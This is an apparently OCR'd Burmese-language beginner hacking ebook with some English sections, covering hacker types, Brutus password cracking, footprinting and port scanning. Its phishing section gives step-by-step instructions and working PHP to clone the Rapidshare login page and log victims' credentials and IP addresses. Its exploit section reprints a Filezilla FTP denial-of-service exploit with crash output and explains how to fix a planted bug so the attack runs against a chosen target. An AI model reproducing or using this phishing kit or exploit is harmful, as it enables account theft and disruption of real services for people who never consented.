အခြေခံ Hacking နည်းပညာစာအုပ် ။

ဟက်ကာ ဆိုတာဘာလည်း နဲ့ စာရေးသူ ရဲ့ အမြင် ။

Hacker ဆိုသည် မှာ သင်ယူလို့ ရသော ပညာ မဟုတ် ။အသုံးချ နည်းပညာ များကို လေ့လာ တွေ့ရှိပြီး အားနည်း ချက်ကို ရှာဖွေနိုင်သော ပညာ ဖြစ်သည် ။ online ပေါ်တွင် hacking နဲ့ပါတ်သတ်သော စာအုပ်များ စွာ ကိုတွေ့ဘူးပြီ ။ hacking နဲ့ ပါတ်သတ်သော website များစွာလည်းပေါ်ထွက်နေပါပြီ ။ vulnerability ပေါင်း များ စွာ ကို hacker ဟုခေါ် သော လူစု တွေ ရှာဖွေ တွေ့ရှိပြီး website ပေါင်းများစွာပေါ်တွင် တင်ထားကြပါတယ် ။ tool ပေါင်းများစွာ လည်း လွယ်လင့်တကူ ရရှိနိုင်ပါတယ် ။အဲ့ နည်းပညာရပ်တွေ ကိုအသုံးပြု တဲ့ လူတွေ မှီခို နေတဲ့ လူတွေ လည်း အများကြီးပါ ။ဒါတွေ က ဟက်ကာ တွေ လားဆိုတဲ့ မေးခွန်း မေးနိုင်ပါတယ် ။

Tool user level တွေ ပါ။ hacker ဆိုတာ ပါရမီ အရင်းခံ ပြီး ကွန်ပြူတာ နည်းပညာ ကိုရူးသွပ် တဲ့ လူတယောက် ရဲ့ it ပိုင်းဆိုင်ရာ ပျော့ကွက်ကို ရှာတွေ့နိုင်ချင် ဖြစ်ပါတယ် ။ white,black,gray လို့ ခေါ်တဲ့ဟက်ကား အမျိုးအစား သုံးမျိုးခွဲထားပါတယ် ။white နဲ့ black ကတော့ဂုန်သူပေါ့ :D ဒါပေမယ့် အများစု က gray တွေပါ ။

ဒါဆို ကျနော် ရေးတဲ့ စာအုပ် က ကော ၊ ဖတ်ပြီး hacker တယောက်ဖြစ်နိုင်ပါပြီလား လို့ မေးနိုင်စရာ အကြောင်းရှိပါတယ် ။ ကျနော်ကိုယ်တိုင်တောင်မှာ ဟက်ကာ မဟုတ်တာ ။ :D ။ ကျနော် သိတာလေးတွေကိုပြန် share ချင်တဲ့ ရည်ရွယ်ချက်ကို အဓိက ထားပြီးရေးထားတာ ပါ ။ ကျနော်ရေးထားတာ က hacking ebook တွေ website တွေမှာပါတဲ့ hacker တွေရှာထားတဲ့ နည်းပညာ တွေ ထည်း က အသုံးဝင်ပြီး လွယ်လင့် တကူလေးတွေကိုကောက်နုတ် ထားပါ။ ကိုယ်ရေးထားတဲ့ စာအုပ်ပေမယ့် နိုင်ငံ ခြား က hacking ebook တွေ က ကျနော်ရေးထားတာ ထက် အဆ ပေါင်းများစွာပိုမိုကောင်းပါတယ် ။ ဖြစ်နိုင်မယ်ဆိုရင် စာဖတ်သူတွေ အနေနဲ့ ကျနော် ရေးထားတဲ့ တဆင့်ခံ ဘာသာ စကားထက် English လို ebook တွေ ကိုဖတ်မယ်ဆိုရင် နည်းပညာပိုင်းပိုမို တိုးတတ် မှာပါ ။

အဓိက ဒီစာအုပ်လေး ရဲ့ ရည်ရွယ်ချက်က hacking ကိုစလေ့လာမယ် English လို ကိုဖတ်ဖို့လည်း ကြောက်သေးတဲ့ သူငယ်ချင်း တွေ အတွက်ရည်ရွယ်လိုက်တာပါ ။ intro ဂင်တာလည်းတော်တော် များပါပြီ ။

Hacker အမျိုး အစား ခွဲကြရအောင်ဗျာ ။

အပေါ် မှာလည်း အနည်း ငယ်ရေးထားပြီပါပြီ ။ black,white and gray ပေါ့။

White ကတော့ လူကောင်းပေါ့ ။

Black ကတော့ လူဆိုးပေါ့ ။

Gray ကတော့ အခြေအနေပေါ် ပဲမူတည်တယ် ။ လူကောင်းလည်းဖြစ်နိုင်တယ် ။ လူဆိုးအသွင်းလည်း အချိန်မရွေးပြောင်းနိုင်တယ် ။

ဒါပေမယ့် ပညာရပ်တခုကိုတတ်ထားပြီ hacker လို့ ဖြစ်နေပြီဆိုရင် အချိန်မရွေလိုသလို ပညာရပ်ကို အသုံးချနိုင်တယ်လို့ကျနော်ရဲ့ အကိုတယောက်ပြောဘူးတယ် ။

ဒါကြောင့် hacker အများစု က white နာမည် ခံ ပေမယ့် gray တွေ များပါတယ် ။

ပိုပြီးတိတိကျကျခွဲမယ်

Tool user hacker, - script kiddies လိုခေါ်ကြပါတယ် ။ သူတို့ က များသောအားဖြင့် နည်းပညာ ဗဟုသုတနောက်ခံ မရှိပဲ hacking tool တွေကိုသုံး ပြီး hacker လို့ အမည် ခံ ကြတဲ့သူတွေ ပါ ။

Intermediate hacker - နည်းပညာ နောက်ခံ ရှိတယ် programming တွေကိုလည်း ထိုက်သင့်သလောက်သိတယ် ။ ဘယ် script တွေ tool တွေက ဘယ်လို အလုပ်လုပ်တယ် ။နာမည်ရှိပြီး exploits တွေကို ထပ်ဆင့် လေ့လာပြီ အားနည်း ချက် အသစ်ကိုရှာဖွေတတ်ကြတယ် ။

Elite hacker - သူတို့ ကတော့ hacking tool တွေရဲ့ အရင်း အမြစ် ပါပဲ ။ hacking tool တွေ ကိုရေးတယ် ။ exploits အသစ်တွေ ကိုရှာဖွေတယ် ။ system တခု ကို ခြေရာ လက်ရာ လုံးဝ မရှိပဲ ဝင်နိုင်ထွက်နိုင် ဖျက်စီး နိုင် ရယူ နိုင်တဲ့ အစွမ်းရှိကြပါတယ် ။

Hacker နဲ့ security ပိုင်းကတွဲ နေပါတယ်။ concept လေး သဘောပေါက်သွားအောင် သေချာရေးထားတဲ့ဟာလေးပါ ။

http://www.mmso.org/forum/index.php/topic,722.msg3549.html#msg3549

ကိုမျက်နှာမရှိ လူစီဖာ ရေးထားတာပါ ။

Password နဲ့ ပါတ်သတ်သမျှကျနော်သိသလောက်

Password ဆိုတာကိုရှင်းပြရင်တော့ ကျနော် ကို ဝိုင် သမချင်နေကြမှာ ပါ။ Password ဆိုတာဘာလည်း လူတိုင်းသိပြီးသာ ။ ဆရာကြီးလုပ်ချင် အုန်းဆိုပြီ ။ password ဆိုတာ တခုထည်း ဆို အရေးမပါ ပေမဲ့ username နဲ့ တွဲလိုက်ရင်တော်တော်အရေးကြီးပါတယ် ။ စာဖတ်သူတွေ လည်း password နဲ့ပါတ်သတ်ပြီး နေတိုင်း ကြုံတွေ့ဘူးကြပါမှာပါ ။ gtalk ဝင်တာတောင် password နဲ့ ဝင်နေကြတာ ။ ကိုယ့် gtalk သူများ ခိုးသွားရင် ဘယ်လောက် စိတ်ညစ်ဖို့ ကောင်းလည်း ကြုံဖူးတဲ့ သူသိမှာပါ ။ password ကို crack လုပ်ကြသလို keylogger လိုမျိုး software တွေသုံးပြီး ခိုးယူ နိုင်ကြပါတယ် ။ Social Engineering ဆိုတဲ့ လူရဲ့ စိတ်ပေါ် အခြေခံထားတဲ့ နည်း ကလည်း hacker တွေအတွက် တော်တော် အသုံး ဝင်လာပါတယ် ။

နောက်ထက် ပိုပြီး password အကြောင်းတိတိကျကျ သိချင်ရင် ကို (www.mmso.org) black devil ရေးထားတဲ့ password basic ဆိုတဲ့ topic လေး က လုံးဂ အထောက် အကူ ပြုပါတယ် ။

http://www.mmso.org/forum/index.php/topic,101.msg426.html#msg426

နိုင်ငံ ခြား website ရဲ့ post တခုပါ ။ ဒါပေမယ့် အဓိက အရေးကြီးတဲ့ အချက် အလက်ကိုရှာဖွေထားတဲ့ ကို black devil ကို အကျေးဇူးတင်ပါတယ် ။

Dictionary Attack password cracking

Dictionary လို့ ပြောမှတော့ Dictionary နဲ့ password ကို ဖောက်မှာပေါ့ ။ သူရဲ့ အခြေခံ အလုပ်လုပ်ပုံ က dictionary ထည်းမှာပါတဲ့ စာသား နဲ့ မိမိ password ကိုတိုက်ပြီးဖောက်တဲ့ သဘောပါပဲ ။ dictionary ကောင်းကောင်းတခုတော့လို အပ်ပါတယ် ။

http://www.mmso.org/forum/index.php/topic,98.msg412.html#msg412


မှာ က (sky walker) မှ ဆွေးနွေးထားတာရှိတဲ့ အတွက် အဲ့ဆိုဒ်ရဲ့ လင့်လေးချိတ်ပေးလိုက်ပါတယ် ။

Brutus

သူကလည်း dictionary attack ထည်း ကတခုပါပဲ ။ ကျနော် သူနဲ့ ပါတ်သတ် အကြောင်းအရာ ဆက်လက်ရေးသားပါမယ် ။ brutus ကို window ပေါ်မှာ အသုံးပြု ကြတာပါ ။

Brutus ကို http://www.hoobie.net/brutus/ မှာ လွယ်လင့်တကူ ယူနိုင်ပါတယ် ။

ပထမဆုံး ftp server တခု နဲ့ နမူနာပြုပါမယ် ။ ftp ဆိုတာ http နဲ့ ဆင်တူရိုးမှာ တူပါတယ် ။ hacker က မိမိ ftp server ကိုရရင် မိမိ server တခု လုံး ကို သူကြိုက်သလို ပြင်ဆင်သွားနိုင်ပါပြီ ။ ဒါ ကျနော်ရဲ့ ftp server လို့ထား လိုက်ပါမယ် ။ xxx.xx.x.x နေရမှာ ကျနော် ftp server ရဲ့ Ip ပေါ့ ။



ftp port က 21 ပါ ။ 21 မဟုတ်ရင် ကျနော်တို့ port scan လုပ်ရမှာပါ ။

Dictionary attack မှာ pass mode Word List လိုအပ်ပါတယ် ။wordlist ကို http://packetstormsecurity.org/Crackers/wordlists/ မှ သွားယူနိုင်ပါတယ် ။

good luck with brutus "D

Brute force attack

အပေါ်မှာ ပြထားတဲ့ အတိုင်းပုံစံတူတူပါပဲ။ brute force attack က မိမိ computer ရဲ့ speed ပေါ်မူတည်ပါတယ်။ computer ကောင်းလို့ cracking program ကို run တဲ့ speed မြန်ရင် password cracking ပိုမြန်မှာပါ။ pass mode နေရာမှာ brute force လို့ပြင်ပြီး range မှာ မိမိ crack ချင်တဲ့ password ရဲ့ length ကိုမှန်းပြီးထည့်ကြည့်ပါ။

\\ ///

Phishing

Phishing နဲ့ပါတ်သတ်ပြီး

ကျနော် Phishing ဆိုတဲ့ နည်း လေး အကြောင်းပြောချင်တာပါ ။ တကယ့် တော့ လိမ်တဲ့နည်းလေးပါပဲ ။ ကြားဖြတ်အုပ်တယ်ပဲ ပြောပြော တကယ့်အသုံး ဝင်တဲ့နည်းပါ ။ သူများရဲ့ gmail ပဲဖြစ်ဖြစ် rapidshare ပဲဖြစ်ဖြစ် မည်သည့် account မဆို လှည့် ပြီးယူလို့ရပါတယ် ။

သူ့ရဲ့အလုပ်လုပ်ပုံကလည်း ရိုးရှင်းပါတယ် ။ free host, free domain , code script (မိမိ ဟက်ချင်တဲ့ ဆိုဒ်ရဲ့ code ပါ)

ပြီးရင် အနည်းငယ် setting လေးပြင်ပြီးရင် ဟက်လို့ရပါတယ် ။ အထူး သဖြင့် ဆိုဒ်တွေ မှာ တွေ့သမျှလင့် ဝင်တတ်တဲ့သူတွေ ထိတတ်ပါတယ် ။

အလုပ်လုပ် ပုံက မူရင်း ဆိုဒ်ရဲ့ လင့်ကို Blog သို့မဟုတ် ဆိုဒ်တခုခု ပေါ်မှာပေးပြီး အနောက်မှာ သူ့ရဲ့ phishing script တင်ထားတဲ့ ဆိုဒ်ရဲ့ လင့် နဲ့ ချိတ်ထားတယ် ။ ဥပမာဆိုပါတော့ www.gmail.com လို့ တင်ထားပေမယ့် နောက်မှာ phishing page ခံထားချင်ဖြင့်တခြား လူရဲ့ information ကို လှည့်ဖျားယူနိုင်ပါတယ် ။

http://www.mmso.org/forum/index.php/topic,233.0.html

မှာ ကို brb, ကို cyberhunter နဲ့ တခြားညီ အကိုတွေ ဆွေးနွေး ထားတာ လေးတွေ အရမ်း ကောင်းပါတယ် ။ အဲသွားကြည့်ရင် ကျနော်တောင် Phishing အကြောင်းပါမှ ဆက်ရေးဖို့ မလိုတော့ပါဘူး ။

Simple phishing တခုလုပ်မယ်ဆို ဒိုမိန်း co.cc ဖြစ်ဖြစ် ဘာဖြစ် ရယ် webhost ,free ဖြစ်ဖြစ် ရရင် အစဉ်ပြေပါပြီ ။ phishing page တွေကို အဆင်သင့် ကို cyber hunter ကြီး mmso ဖိုရမ် အပေါ် ကလင့်မှာတင်ထားပါတယ် ။ ကိုယ့်ဟာကိုလုပ်ချင်တယ်ဆိုရင်တော့

How to Make A Basic Phisher
here we share how to make basic phishing for beginner , that can trick other people to stole some information and data 🙂

1. we use rapidshare.com as our page example
2. Go to www.rapidshare.com then jump to the premium account log-in screen at the url : https://ssl.rapidshare.com/cgi-bin/premiumzone.cgi

3. click right click on page and view source
4. select and copy all, put in the notepad and save as .txt

5. there is so money random html code but we interest these two method and action.

6. find the words "method" (without quotes) in document

7. i think the result will be same like that : method="post"

8. Change the word post to the word get.

9. then , find again the word named "action"
10. i hope u will see like this action="https://ssl.rapidshare.com/cgi-bin/premiumzone.cgi"

11. replace next.php instead of url , it will be look like 🙂action="next.php"

12. Save this file as index.html and make a new document with notepad for next.php , (the page that they are directed to after you have gotten their log-in information)
13. Copy and paste this code into the notepad document:
Code:

```
CODE
$datum = date('d-m-Y / H:i:s');
$ip = $_SERVER['REMOTE_ADDR'];
header("Location: Put your REDIRECT URL Here");
$handle = fopen("password.txt", "a");
foreach($_GET as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
}
fwrite($handle, "IP: $ip | Date: $datum (Date=0 GTM)\r\n");
fwrite($handle, "\r\n");
fclose($handle);
setcookie ("user", "empty", time()+3600);
exit;
?>
```

14.at "Location: Put your REDIRECT URL Here" u can put ur url here, in this case , i use

Code:

```
header("Location: https://ssl.rapidshare.com/cgi-bin/premiumzone.cgi");
```

then save as next.php

15. than open notepad again and make a document name password.txt .because we use the name password.txt

Code:

```
 $handle = fopen("password.txt", "a");
```

as for me ,i chose password.txt as my file where I want the passes to be stored, but u can use the name as u like .

16. Go to free host that support php , and upload these 3 files , make use delete uploaded by webhost ,such as index.html

17. go and check ur url and test as user and password

i hope u be sucess .

ကျနော် www.mmso.org မှာတင်ထားတာလေး ကို ပြန် ယူသုံးလိုက်တာပါ ။ Native speaker တယောက်မဟုတ်လို့ အမှားအရွှင်း များရင် သည်းခံ ပေးပါ ။ မြန်မာလို ပြန်ရေး ပါအုန်းမယ် ။

ဒါ အလွယ်နည်းပါ ။ phishing တခြားစိတ်ဝင်စားဖို့ ကောင်းတဲ့ iframe တို့ xss တို့ နဲ့ တွဲသုံး နည်းတွေကို နောက်ပိုင်း အဆင်ပြေရင် ဖော်ပြပေးပါမယ် ။

\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\ //

Footprinting

Hacker တယောက် အဓိက အချက် system တခုကို ဟက်တော့မယ် ဆိုရင် Information အကုန် စုဆောင်းဖို့ လိုအပ်ပါတယ် ။ social engineering ကိုသုံးရင်သုံးပေါ့ ။ ရသမျှ data အကုန် ယူဖို့ ကလိုအပ်ပါတယ် ။ website ဆိုရင် domain ip တို့ ဘယ်က host ယူလည်း ။ ဘာ system ကိုသုံးထားလည်း ဆိုတာ စုံစမ်း ဖို့လိုအပ်ပါတယ် ။

http://just-ping.com

http://whois.domaintools.com

တို့လို site တွေကို အသုံးပြုပြီးလည်းရှာဖွေနိုင်ပါတယ် ။

\\ ///

Port scanning

Port scanning ရဲ့ အဓိက ရည်ရွယ်ချက်က opening port တွေရှာဖို့ ပဲဖြစ်ပါတယ် ။hacker တယောက်အတွက် အခြေခံကြတဲ့ နည်း တခုပါ ။ opening port တွေ သိမှ hack လို့ လွယ်မှာကို။

Hacker အနေနဲ့ server ပေါ်မှာလုပ်နေတဲ့ services တွေကိုကြည့်ချင်းဖြင့် vulnerability တွေကိုရှာနိုင် ဖို့ အခွင့်အလန်း ပိုများလာပါတယ် ။

နာမည်ကြီးတဲ့ nmap port scan tool ကိုဒေါင်းဖို့ လင့်ပါ ။ http://nmap.org/download.html

Online ပေါ်မှာတခြား port scanner tool ကောင်းကောင်းတွေလည်း အများကြီးရှိပါတယ် ။

\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\ //

Hacker တယောက်က server တခုကို ရယူပြီးသွားရင်ဘာတွေလုပ်တတ်လည်း ? ဘာကြောင့် ဟက်ကာတွေ ဟက်တာလည်း ??

လူရှိန်အောင်ဆိုတာလေး ကလေး ပြောတဲ့ စကားပါ ။ တကယ့် HACKER စစ်တယောက်က လူရှိန်ဖို့ နေနေသာသာ မိမိ ကိုယ်ကိုယ် Hacker ဖြစ်ကြောင်း သိမှာကို အရမ်းကြောက်ကြတယ် ။

ဘာလို့လည်းဆိုတော့ Mz က ကိုအင်ဖို ပြောတာလေး သတိရမိတယ် ။ စတီးနံ့ သင်းတော့မယ်ဆိုတဲ့ စကားလေ :D

Hack ထားတဲ့ မှာ botnet collection ကိုထည့်ပြီး နောက်ပိုင်း server attack တွေ ကို အသုံးရန် ။

Proxy အနေနဲ့ တခြား site တွေ attack လုပ်ဖို့

Rootkit တွေ ကို ထည့်ထား ပြီး နောက်တချိန် လိုရင်လို အပ်သလို သုံးဖို့ ။

Illegal data တွေကို owner မသိပဲ သိမ်းထားဖို့ ။

တခြား information တွေပါခိုး ဖို့ အတွက် အခြေခံ ရည်ရွယ်ချက်နဲ့ ဟက်ကြပါတယ် ။

အမြင် ကတ် ပုဒ်မနဲ့ ddos နဲ့သမခံ ထိတဲ့ website ကတော့ other story ပေါ့ နော် ။

----------||| ---------- |||----------

Exploit

Local exploit - system တခု ရဲ့ admin or root အကောင့် ကို သာမန် user နေရမှ ရယူလိုက်ချင်းဖြစ်ပါတယ် ။

Remote exploit – local explit နဲ့ သဘောသဘာဝချင်တူညီပါတယ် ။ ကွဲပြားတာ သူရဲ့အဓိက အချက် local မဟုတ်ပဲ Internet access ရတဲ့ နေရတာတိုင်းကရယူနိုင်တာပါပဲ ။

Penetrating

Hacker တယောက်အနေနဲ့ system တခုရဲ့ exploit တခုကိုရရင် target ကို ဘယ်လိုရောက်အောင်သွားမလည်း ။ server ကို ဘယ်လို penetrate လုပ်မလည်းဆိုတာ သိဖို့ က အရမ်း အရေးကြီးပါတယ် ။

Exploit တွေကိုရှာဖို့ အတွက် milw0rm ဆိုတဲ့ ဆိုဒ် က ညွှန်းချင်ပါတယ် ။

PHP

ဒါ MILWORM ထည်း က PHP အတွက် exploit ပါ ။

```
<?php

# Filezilla FTP Server 0.9.20 beta / 0.9.21 "STOR" Denial Of Service
# by rgod
# mail: retrog at alice dot it
# site: http://retrogod.altervista.org

# tested on WinXP sp2

error_reporting(E_ALL);

$service_port = getservbyname('ftp', 'tcp');
$address = gethostbyname('192.168.1.3');

$user="test";
$pass="test";

$junk.="../../../sun-tzu/../../../sun-tzu/../../../sun-tzu";

$socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
if ($socket < 0) {
   echo "socket_create() failed:\n reason: " . socket_strerror($socket) .
"\n";
} else {
   echo "OK.\n";
}

$result = socket_connect($socket, $address, $service_port);
if ($result < 0) {
   echo "socket_connect() failed:\n reason: ($result) " .
socket_strerror($result) . "\n";
} else {
   echo "OK.\n";
}

$out=socket_read($socket, 240);
echo $out;

$in = "USER ".$user."\r\n";
socket_write($socket, $in, strlen ($in));

$out=socket_read($socket, 80);
```

```
echo $out;

$in = "PASS ".$pass."\r\n";
socket_write($socket, $in, strlen ($in));

$out=socket_read($socket, 80);
echo $out;

$in = "PASV ".$junk."\r\n";
socket_write($socket, $in, strlen ($in));

$in = "PORT ".$junk."\r\n";
socket_write($socket, $in, strlen ($in));

$in = "STOR ".$junk."\r\n";
socket_write($socket, $in, strlen ($in));

socket_close($socket);

/*
07:04:28.270  pid=0F84 tid=03A0  EXCEPTION (first-chance)
              ------------------------------------------------------------
---
              Exception C0000005 (ACCESS_VIOLATION writing [0000007C])
              ------------------------------------------------------------
---
              EAX=00000000: ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??
              EBX=00476540: 0A 00 00 00 43 00 44 00-55 00 50 00 00 00 00 00
              ECX=00000000: ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??
              EDX=00D7E2F4: 00 00 00 00 A8 56 37 00-00 00 00 00 00 00 00 00
              ESP=00D7E2C8: 00 00 00 00 F0 6E 37 00-2F 93 41 00 F4 E2 D7 00
              EBP=0000000C: ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??
              ESI=00000000: ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??
              EDI=00000060: ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??
              EIP=00449427: C6 46 7C 01 8B 4F 18 B8-08 00 00 00 3B C8 72 05
                            --> MOV BYTE PTR [ESI+7C],01
              ------------------------------------------------------------
---

07:04:28.330  pid=0F84 tid=03A0  EXCEPTION (unhandled)
              ------------------------------------------------------------
---
              Exception C0000005 (ACCESS_VIOLATION writing [0000007C])
              ------------------------------------------------------------
---
              EAX=00000000: ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??
              EBX=00476540: 0A 00 00 00 43 00 44 00-55 00 50 00 00 00 00 00
              ECX=00000000: ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??
              EDX=00D7E2F4: 00 00 00 00 A8 56 37 00-00 00 00 00 00 00 00 00
              ESP=00D7E2C8: 00 00 00 00 F0 6E 37 00-2F 93 41 00 F4 E2 D7 00
              EBP=0000000C: ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??
              ESI=00000000: ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??
              EDI=00000060: ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??
              EIP=00449427: C6 46 7C 01 8B 4F 18 B8-08 00 00 00 3B C8 72 05
                            --> MOV BYTE PTR [ESI+7C],01
              ------------------------------------------------------------
---

07:04:28.330  pid=0F84 tid=0104  Thread exited with code 3221225477
07:04:28.380  pid=0F84 tid=0F18  Thread exited with code 3221225477
07:04:28.380  pid=0F84 tid=03A0  Thread exited with code 3221225477
```

```
07:04:28.380  pid=0F84 tid=04E4  Thread exited with code 3221225477
07:04:28.390  pid=0F84 tid=053C  Thread exited with code 3221225477
07:04:28.390  pid=0F84 tid=0780  Process exited with code 3221225477

*/

?>

#------------------
```

HACKER တယောက်မှာ Programming knowledge များစွလိုအပ် ပါတယ်။ ။

Mmso မှာ Php အကြောင်း tutorial လေးပါ ။ကို cyberhunter ရေးထားတာလေးပါ ။


HTTP://WWW.MMSO.ORG/FORUM/INDEX.PHP/TOPIC,715.0.HTML

စတာနာ ပါပါနဲ့ သေချာရှင်းပြထားတဲ့ ကို CYBER ရဲ့ ရေးသားချက် တွေနဲ့ ကြောင့် PHP အကြောင်း ကျနော် အများကြီး ထည့် မရေးတော့ပါဘူး ။

အဲ့ဒီ code ကို notepad ပေါ် မှာ .php နဲ့သိမ်းပေးပါ ။
ကျနော်တို့ ရဲ့ PHP CODE အကြောင်း ဆက်ပြောရအောင် ။ LIN13 မှာ တွေ့တဲ့ IP မှာ မိမိ

Target ရဲ့ IP ကိုထည့်ပေးရမှာပါ ။

ပထမဆုံး hacker အနေနဲ့ php ကိုမိမိ ကွန်ပြူတာ မှာ local host wamp အသုံးပြုပြီး Install ရမှာပါ ။ wamp ရဲ့ directory ရဲ့ C:\wamp\bin\php\php5.2.5 မှာ ရောက်နေမှာပါ ။



ပြီးရင် enter ကို နှိပ်လိုက်ပါ ။ error တွေထွက်လာမှာပါ ။

Hacker တွေရှာထားတဲ့ exploits မှာ code အမှားလေးတွေထည့်ထား တတ်ပါတယ် ။ အဓိက ရည်ရွယ်ချက်က programming နားမလည်တဲ့ tool user အသုံးချမှုရန်က ကာကွယ်ရန်ဖြစ်ပါတယ် ။ အပေါ် က php ရဲ့ line 18

$junk.="../../../sun-tzu/../../../sun-tzu/../../../sun-tzu";

This က ကိုဖယ်ထုတ်လိုက်ပါ။

ပြန်ပြီ အလုပ်လုပ်ပါလိမ့်မယ် ။ သင့် command screem မပိတ်မချင် DoS attack က target website ပေါ်မှာသက်ရောက်နေပါလိမ့်မယ် ။

Hacker handbook စာအုပ်ထည်း က tutorial လေးပါ ။ သဘောကြလို့ ပြန်တင်ထားပေးတာပါ ။

\\\\\\\\\\\\\\\\\\\\\\ //////////////////////